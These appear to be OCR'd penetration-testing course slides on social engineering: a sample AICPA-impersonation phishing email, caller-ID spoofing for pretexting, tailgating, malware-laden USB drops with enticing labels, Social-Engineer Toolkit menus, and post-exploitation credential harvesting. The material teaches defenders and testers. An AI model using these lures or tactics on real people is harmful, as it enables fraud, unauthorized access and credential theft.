FedEx Shipment Notification

Please do not respond to this message. This email was sent from an unattended mailbox. This report was generated at approximately [illegible].

↩ Reply ➔ Forward

From: Bethany Gilbert
Subject: Your accountant CPA license termination.

AICPA) American Institute of CPAs

Cancellation of Public Account Status due to income tax fraud accusations


Dear AICPA member,

We have been informed of your alleged assistance in tax return fraud on behalf of one of your clients. According to AICPA Bylaw Subsection 730 your Certified Public Accountant license can be withdrawn in case of the act of presenting of a misguided or fraudulent tax return for your client or employee.

Please find the complaint letter below and provide your feedback to it within 14 days. The failure to respond within this period will result in suspension of your CPA license.

Complaint.pdf

This slide shows some examples of phishing attacks.


SpoofCard
"Sometimes, I just don't want them to know it's me calling."

Pretexting

- Calling people on the phone to ask for information
  - Usually passwords, location information, phone numbers, etc.
- Finding people's numbers is easy:
  - Recon via Google or Maltego
  - Asking for them as part of engagement
- Tools include:
  - Asterisk PBX: You can tweak and configure Asterisk to do all sorts of spoofing, etc.
  - SpoofCard: Buy minutes and spoof away
  - SpoofApp: For your phone
- Pretexting has been less successful in recent years


Advanced Security Essentials

Pretexting is simply the act of calling people and asking for information. Kevin Mitnick was a master of this type of social engineering, as mentioned earlier.

Finding people's numbers is simple, if you recall from the reconnaissance discussion. Tools for pretexting include:

- **Asterisk PBX**: You can tweak and configure Asterisk to do all sorts of spoofing, etc.
- **SpoofCard**: Buy minutes and spoof away!
- **SpoofApp**: This is an app for your phone!

Pretexting has become less successful in recent years, because more and more people are becoming wise to these malicious attempts.



Tailgating


- Physical social engineering that relies on assistance from employees in most cases
- The key to tailgating is adhering to organizational norms, such as:
  - Dress code
  - Mannerisms
  - "Looking the part"
  - Behaviors (smoking outside, for example)
- Can be dangerous
  - If armed guards are in place, for example

Advanced Security Essentials

Tailgating is physical social engineering that relies on assistance from employees in most cases. The goal is for a pen tester to gain access to secure locations or systems illicitly.

The key to tailgating is adhering to organizational norms, such as:

- Dress code
- Mannerisms
- "Looking the part"
- Behaviors (smoking outside, for example)




Media Drops

- Dropping loaded USBs or other media on an organization's site
- Can be very successful
- Usually loaded with preconfigured Metasploit executables or other outbound shell tools
- Keep it simple: Make your USB or DVD attractive to users

Advanced Security Essentials

Dropping USB sticks with malware or other tools in the parking lot—who would fall for that? Well, unfortunately, many do. This can be a successful technique for pen testers.


The key is to keep it simple. Make the USB or DVD attractive to users by printing a small label and attaching it. Use some sort of phrase or keyword that gets people's attention, such as "Executive Bonus Plan"—everyone wants to see that!



This Works

Advanced Security Essentials

Believe it or not, this works better than you can imagine! People will pick this up from a building lobby floor or a parking lot and plug it in more times than not. Amazing, but true.



Physical Hacking

- Sometimes "physical penetration testing" is lumped together with social engineering
- They're really not the same thing
- This can include:
  - GPS tracking
  - Lockpicking
  - Camera installation/manipulation
  - Microphone plants


Advanced Security Essentials

Sometimes "physical penetration testing" is lumped together with social engineering, although they are not the same thing. Social engineering targets the human, whereas physical testing focuses in on physical security parameters such as locks and doors.

Physical hacking can include:

- GPS tracking
- Lockpicking
- Camera installation/manipulation
- Microphone plants

SET Example




```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]         Development Team: JR DePre (pr1me)       [---]
[---]         Development Team: Joey Furr (j0fer)      [---]
[---]         Development Team: Thomas Werth           [---]
[---]                 Version: 2.2.2                   [---]
[---]             Codename: 'Son of Flynn'             [---]
[---]       Report bugs: davek@social-engineer.org     [---]
[---]        Follow me on Twitter: dave_rel1k          [---]
[---]        Homepage: http://www.secmaniac.com        [---]

  Welcome to the Social-Engineer Toolkit (SET). Your one
   stop shop for all of your social-engineering needs..

   Join us on irc.freenode.net in channel #setoolkit

Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Metasploit Framework
  5) Update the Social-Engineer Toolkit
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) Third Party Modules

  99) Return back to the main menu.

set> 1
```

Advanced Security Essentials

One well-known example of a social engineering tool is the Social Engineering Toolkit (SET) by Dave Kennedy and team. This is built into Kali, and it has a staggering number of capabilities.

Commercial Tools: PhishMe and PhishGuru



How susceptible is your organization to

phishing attacks?

Using PhishMe.com, you can emulate real phishing attacks against your organization within minutes. Focus your training on the most susceptible by providing immediate [illegible]

FREE Trial Account

Sign up now for a trial account and demo of PhishMe in action.

Enter your email address below:

go
Home | What is PhishMe | Blog | Who We Are | News & Events | Contact Us

PhishGuru Assesses Your Employees' Phishing Vulnerability

FREE Phishing Simulation Campaign!

To help increase end user awareness of cyber security threats, we are offering one free employee phishing assessment campaign. You will receive analytics and reporting to analyze employee responses. Find out right away how susceptible your employees are to phishing attacks.

This is a limited time offer!

Sign-up today using the form on the right!

- Sends phishing emails to your employees safely and easily
- Trains your employees - immediately - when they fall for an attack
- Gathers actionable data to finely target future employee training

PhishGuru Frequently Asked Questions (FAQ) Now Available!

Scientific studies show that employees don't pay attention to classroom or video security

Free Phishing Simulation Campaign!

First Name

Last Name

Email

Company


Phone

Source --None--

Comments:

Monthly E-Newsletter Opt Out ☐

There are now commercial phishing tools available from companies such as PhishMe and Wombat Security (PhishGuru).




Basic Pen Testing Process

- Determine the Scope
- Information Gathering
- Scanning
- Enumeration
- Exploiting
- Pivoting
- Reporting

Advanced Security Essentials

Let's quickly describe the pivoting or post-exploitation phase.



Goals of Pivoting

- Threat vectors:
  - What systems are vulnerable from what systems?
  - Are trust relationships and/or access controls too weak from the inside?
- Time:
  - How long does it take to exploit Target 1, then Target 2, and so on?
- What kinds of security measures are in place for local hosts? These can be tested from an internal perspective with a successful initial exploit.

Advanced Security Essentials


There are three major things to consider in the pivoting phase of a pen test: threat vectors, time, and security measures.

With threat vectors, consider the following:

- What systems are vulnerable from what systems?
- Are trust relationships and/or access controls too weak from the inside?

You also need to consider time. How long does it take to exploit Target 1, Target 2, and so on?

Finally, what kinds of security measures are in place for local hosts? These can be tested from an internal perspective with a successful initial exploit.




Local System Assessment

- Get user credentials and passwords
- Search through the file system for sensitive data
  - This can be defined per the scope
- Review local firewalls and access controls, trust relationships, and application access
  - "Service accounts" in scripts for applications

Advanced Security Essentials

Once you gain access to systems, you should look at the local systems to find additional data and details that could lead to further compromise or more severe issues for the organization. Look for credentials and passwords, sensitive data (if it is in scope), local access controls, trust relationships, and so on.




Basic Pen Testing Process

- Determine the Scope
- Information Gathering
- Scanning
- Enumeration
- Exploiting
- Pivoting
- Reporting

Advanced Security Essentials

Finally, reporting is an important part of basic pen testing. Although it's not the technical tester's favorite topic, it's a useful thing to do well, trust us.



Reporting

- The most important stage
- This is the culmination of all of your work
- Goals of reporting include:
  - Explain the risks faced by the organization based on the outcome of the test(s)
  - Describe the technical details of the problems found and how they were discovered
  - Provide detailed guidance on how the organization can fix the problems; include links to external resources
  - Explain the assessment methodology and tools employed during the tests so that the results are repeatable

